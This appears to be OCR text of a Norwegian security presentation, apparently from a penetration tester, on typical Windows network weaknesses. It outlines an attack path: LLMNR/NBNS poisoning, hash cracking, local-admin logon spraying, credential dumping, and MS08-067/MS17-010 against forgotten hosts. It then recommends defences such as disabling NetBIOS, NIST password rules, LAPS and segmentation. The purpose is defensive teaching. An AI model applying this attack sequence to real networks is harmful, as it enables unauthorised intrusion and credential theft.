
- Portscan lokalt nettverk etter 445/tcp
- Logge på med cracket pw / dumpet NTLM hash for å finne lokal admin
  - Stealthy? Nei.
  - Mange som oppdager det? Nei.
  - Kommer vi til å fortsette med det? Ja.

Status på lokal admin i 2018



Dumpe lokale creds


- Dump lokale creds og start all over
  - Man kommer alltids over en eller annen cache’t adminkonto




Sårbarhetsscan og patching


- Ofte overraskende bra patchenivå på Windows
- Alltid en gammel web-server
  - Jetty, Weblogic, Apache Tomcat
- Alltid noen default creds
- Alltid en glemt boks som alle trodde var død
  - MS08-067, og MS17-010 to the rescue

Hva skal man gjøre??


LLMNR/NBNS
Sårbarhetsscan
Crack PW
Manglende Patcher
Logonspray Local admin
Dump cached creds
Logon DC


Wi-Fi Properties
Networking
Sharing
Advanced TCP/IP Settings
IP Settings
DNS
WINS
WINS addresses, in order of use:
Add...
Edit...
Enable LMHOSTS lookup
NetBIOS setting
Default:
Enable NetBIOS over TCP/IP
Disable NetBIOS over TCP/IP
OK
Wi-Fi Properties
Networking
Sharing
Connect using:
Intel(R) Centrino(R) Ultimate-N 6300 AGN
Configure...
This connection uses the following items:
Juniper Network Service
Internet Protocol Version 4 (TCP/IPv4)
Microsoft Network Adapter Multiplexor Protocol
Microsoft LLDP Protocol Driver
Internet Protocol Version 6 (TCP/IPv6)
Link-Layer Topology Discovery Responder
Link-Layer Topology Discovery Mapper I/O Driver
Install...
Uninstall
Properties
Description
Allows your computer to access resources on a Microsoft network.
OK
Cancel

Skru av!



GRC's Interactive Brute Force Password "Search Space" Calculator

*(**NOTHING** you do here ever leaves your browser. What happens here, stays here.)*

No Uppercase | 22 Lowercase | No Digits | No Symbols | 22 Characters

`noenuglersyngeridusjen`

Enter and edit your test passwords in the field above while viewing the analysis below.

Brute Force Search Space Analysis:

Search Space Depth (Alphabet):	26
Search Space Length (Characters):	22 characters
Exact Search Space Size (Count): (count of all possible passwords with this alphabet size and up to this password's length)	14,010,285,799,288, 023,010,461,252,363,222
Search Space Size (as a power of 10):	1.40×10^{31}

Time Required to Exhaustively Search this Password's Space:

Online Attack Scenario: (Assuming one thousand guesses per second)	4.45 million trillion centuries
Offline Fast Attack Scenario: (Assuming one hundred billion guesses per second)	44.55 billion centuries
Massive Cracking Array Scenario: (Assuming one hundred trillion guesses per second)	44.55 million centuries


Note that typical attacks will be online password guessing limited to, at most, a few hundred guesses per second.

5.1.1.1 Memorized Secret Authenticators


Memorized secrets SHALL be at least 8 characters in length if chosen by the subscriber. Memorized secrets chosen randomly by the CSP or verifier SHALL be at least 6 characters in length and MAY be entirely numeric. If the CSP or verifier disallows a chosen memorized secret based on its appearance on a blacklist of compromised values, the subscriber SHALL be required to choose a different memorized secret. No other complexity requirements for memorized secrets SHOULD be imposed. A rationale for this is presented in Appendix A *Strength of Memorized Secrets*.

https://pages.nist.gov/800-63-3/sp800-63b.html


Minimum 14 tegn. Ingen kompleksitetskrav. Svarteliste.




Fjerning av adminrettigheter = upopulær



Økt trykk på IT-avdelingen







HVIS en PC blir kompromittert, sørg for at lokal admin passord er unikt. Bruk LAPS

Workstation admin = LAPS. Server admin != Domain admin


Nettverkssegmenteringsmodeller




LAN-party!



«Vi har segmentering»



Stål-kontroll



Utopia-modellen

FoU

R&D

- Litt forskning på sårbarheter
  - Nessus - CVE-2017-7199
  - Enda en som kommer snart. Krmt.
- RS-232 sniffer
- Adgangskontroll!!

Risk Information

CVE ID: CVE-2017-7199
VulnDB ID: 154114
Tenable Advisory ID: TNS-2017-08
Credit: Egil Aspevik [NTT Security]
Risk Factor: High
CVSSv2 Base / Temporal Score: 7.2 / 6.0
CVSSv2 Vector:
(AV:L/AC:L/Au:N/C:C/I:C/A:C/E:F/RL:OF/RC:C)

2017-04-03

